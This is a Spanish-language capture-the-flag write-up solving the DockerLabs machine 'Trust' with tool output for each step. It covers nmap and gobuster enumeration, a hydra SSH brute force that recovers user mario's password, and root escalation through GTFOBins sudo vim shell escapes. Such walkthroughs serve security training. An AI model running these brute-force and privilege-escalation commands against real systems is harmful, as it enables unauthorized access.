Trust

Resolviendo la máquina Trust


> En esta publicación, comparto cómo resolví la máquina **Trust** de DockerLabs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

`ping -c 1 172.18.0.2`




```
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.054 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.054/0.054/0.054/0.000 ms
```

TTL=63 -> **Linux**

Nmap


Escaneo inicial de puertos.

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.18.0.2 -oG allPorts`



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 13:29 CEST
Initiating ARP Ping Scan at 13:29
Scanning 172.18.0.2 [1 port]
Completed ARP Ping Scan at 13:29, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:29
Scanning 172.18.0.2 [65535 ports]
Discovered open port 22/tcp on 172.18.0.2
Discovered open port 80/tcp on 172.18.0.2
Completed SYN Stealth Scan at 13:29, 0.62s elapsed (65535 total ports)
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.0000040s latency).
Scanned at 2025-07-13 13:29:38 CEST for 0s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:12:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p22,80 -sCV 172.18.0.2 -oN targets`




```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 13:29 CEST
Nmap scan report for 172.18.0.2
Host is up (0.000030s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Fuzzing Web

Se realiza **Fuzzing Web** para buscar directorios.

`gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://172.18.0.2 -x php,html,xml,txt,json`




```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,xml,txt,json
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.hta.html            (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htaccess.xml        (Status: 403) [Size: 275]
/.hta.json            (Status: 403) [Size: 275]
/.htaccess.json       (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd.json       (Status: 403) [Size: 275]
/.hta.xml             (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htpasswd.xml        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/index.html           (Status: 200) [Size: 10701]
/secret.php           (Status: 200) [Size: 927]
/server-status        (Status: 403) [Size: 275]
Progress: 27684 / 27690 (99.98%)
===============================================================
Finished
===============================================================
```

Explotación

HTTP

`http://172.18.0.2/secret.php`




Hola Mario,

Esta web no se puede hackear.

Hydra

Se realiza un ataque de *fuerza bruta* sobre el servicio **SSH**.

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
```




```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-13 13:38:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-13 13:39:07
```

SSH

Accedemos al sistema mediante **SSH** con las credenciales obtenidas.


```
ssh mario@172.18.0.2
```



```
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux d5800d83be02 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@d5800d83be02:~$ pwd
/home/mario
```


Sudo

```
sudo -l
```



```
[sudo] password for mario:
Matching Defaults entries for mario on d5800d83be02:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on d5800d83be02:
    (ALL) /usr/bin/vim
```

Se realiza una búsqueda por GTFOBins para el permiso vim.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
sudo vim -c ':!/bin/sh'
```


(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

`sudo vim -c ':!/bin/sh'`



```
# whoami
root
# 
```